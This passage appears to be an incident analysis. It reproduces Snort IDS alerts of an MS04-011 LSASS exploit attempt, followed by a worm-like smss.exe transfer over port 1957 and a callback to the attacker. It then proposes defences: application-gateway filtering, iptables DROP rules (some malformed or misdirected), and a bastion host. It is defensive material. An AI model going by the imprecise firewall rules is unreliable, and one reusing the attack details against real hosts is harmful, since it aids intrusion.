TCP Options (4) => MSS: 1460 NOP NOP SackOK

[**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS
DsRolerUpgradeDownlevelServer exploit attempt [**]
[Classification: Attempted Administrator Privilege Gain]
[Priority: 1]
04/19-20:28:30.180587 106.123.195.37:1828 -> 206.159.141.23:445
TCP TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:3360
***AP*** Seq: 0x0 Ack: 0x0 Win: 0x0 TcpLen: 20
[Xref => http://www.microsoft.com/technet/security/bulletin/MS04-011.msp]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0533]
[Xref => http://www.securityfocus.com/bid/10108]

[**] [1:1000005:0] unknown content been sent or recieved on port 1957 [**]
[Priority: 0]
04/19-20:28:30.583738 106.123.195.37:1924 -> 206.159.141.23:1957
TCP TTL:113 TOS:0x0 ID:15463 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x9128DAE Ack: 0x5CA06265 Win: 0xFAF0 TcpLen: 20
```

```

[**] [1:1000008:0] smss.exe is being transfered over TCP [**]
[Priority: 0]
04/19-20:28:31.819551 106.123.195.37:1924 -> 206.159.141.23:1957
TCP TTL:113 TOS:0x0 ID:15568 IpLen:20 DgmLen:163 DF
***AP*** Seq: 0x9128DAE Ack: 0x5CA06266 Win: 0xFAEF TcpLen: 20

[**] [1:1000005:0] unknown content been sent or recieved on port
1957 [**]
[Priority: 0]
04/19-20:28:31.819551 106.123.195.37:1924 -> 206.159.141.23:1957
TCP TTL:113 TOS:0x0 ID:15568 IpLen:20 DgmLen:163 DF
***AP*** Seq: 0x9128DAE Ack: 0x5CA06266 Win: 0xFAEF TcpLen: 20

[**] [1:1000008:0] smss.exe is being transfered over TCP [**]
[Priority: 0]
04/19-20:28:32.318772 106.123.195.37:1924 -> 206.159.141.23:1957
TCP TTL:113 TOS:0x0 ID:15610 IpLen:20 DgmLen:50 DF
***AP*** Seq: 0x9128E29 Ack: 0x5CA06266 Win: 0xFAEF TcpLen: 20

[**] [1:1000005:0] unknown content been sent or recieved on port
1957 [**]
[Priority: 0]
04/19-20:28:32.318772 106.123.195.37:1924 -> 206.159.141.23:1957
TCP TTL:113 TOS:0x0 ID:15610 IpLen:20 DgmLen:50 DF
***AP*** Seq: 0x9128E29 Ack: 0x5CA06266 Win: 0xFAEF TcpLen: 20

[**] [1:1000005:0] unknown content been sent or recieved on port
1957 [**]
[Priority: 0]
04/19-20:28:33.446644 106.123.195.37:1924 -> 206.159.141.23:1957
TCP TTL:113 TOS:0x0 ID:15702 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x9128E33 Ack: 0x5CA06267 Win: 0xFAEE TcpLen: 20

[**] [1:1000005:0] unknown content been sent or recieved on port
1957 [**]
[Priority: 0]
04/19-20:28:33.566451 106.123.195.37:1924 -> 206.159.141.23:1957
TCP TTL:113 TOS:0x0 ID:15711 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x9128E34 Ack: 0x5CA06268 Win: 0xFAEE TcpLen: 20

[**] [1:1000008:0] smss.exe is being transfered over TCP [**]
[Priority: 0]
04/19-20:28:34.384010 206.159.141.23:36296 -> 106.123.195.37:8884
TCP TTL:64 TOS:0x0 ID:12622 IpLen:20 DgmLen:67 DF
***AP*** Seq: 0x5C213ED5 Ack: 0x9820D98 Win: 0x2E TcpLen: 32
TCP Options (3) => NOP NOP TS: 4055634113 438620

```

2. Some parts of the attack can be avoided by using an application level gateway as for an example we can search the packets coming and going for the smss.exe file and block all packets coming in or going out of the network.

Also we can search the packets for the SMB protocol and the SMB Tree Connect AndX command and block any packets which have this information

To avoid any port scanning or unauthorized access to ports we can use iptables to block all other ports based on the type of server and its functionality. As an example if we would like to block all TCP connections that are using port 22 we can use the following command.

```
iptables -A INPUT -p tcp -s 0/0 -sport 1:65535 -d 206.159.141.23 --dport 22 -m state --state NEW,ESTABLISHED -j DROP
```

As for this particular case we can use these rules in the iptables

```
iptables -A INPUT -p tcp -s 0/0 -sport 1:65535 -d 206.159.141.23 --dport 445 -m state --state NEW,ESTABLISHED -j DROP
```

```
iptables -A INPUT -p tcp -s 0/0 -sport 1:65535 -d 206.159.141.23 --dport 1957 -m state --state NEW,ESTABLISHED -j DROP
```

```
iptables -A INPUT -p tcp -s 0/0 -sport 1:65535 -d 206.159.141.23 --dport 36296 -m state --state NEW,ESTABLISHED -j DROP
```

```
iptables -A INPUT -p tcp -s 0/0 -sport 1:65535 -d 206.159.141.23 --dport 1080 -m state --state NEW,ESTABLISHED -j DROP
```

3. To avoid any direct attack to the host we can use a Dual Homed Bastion System (DHBS).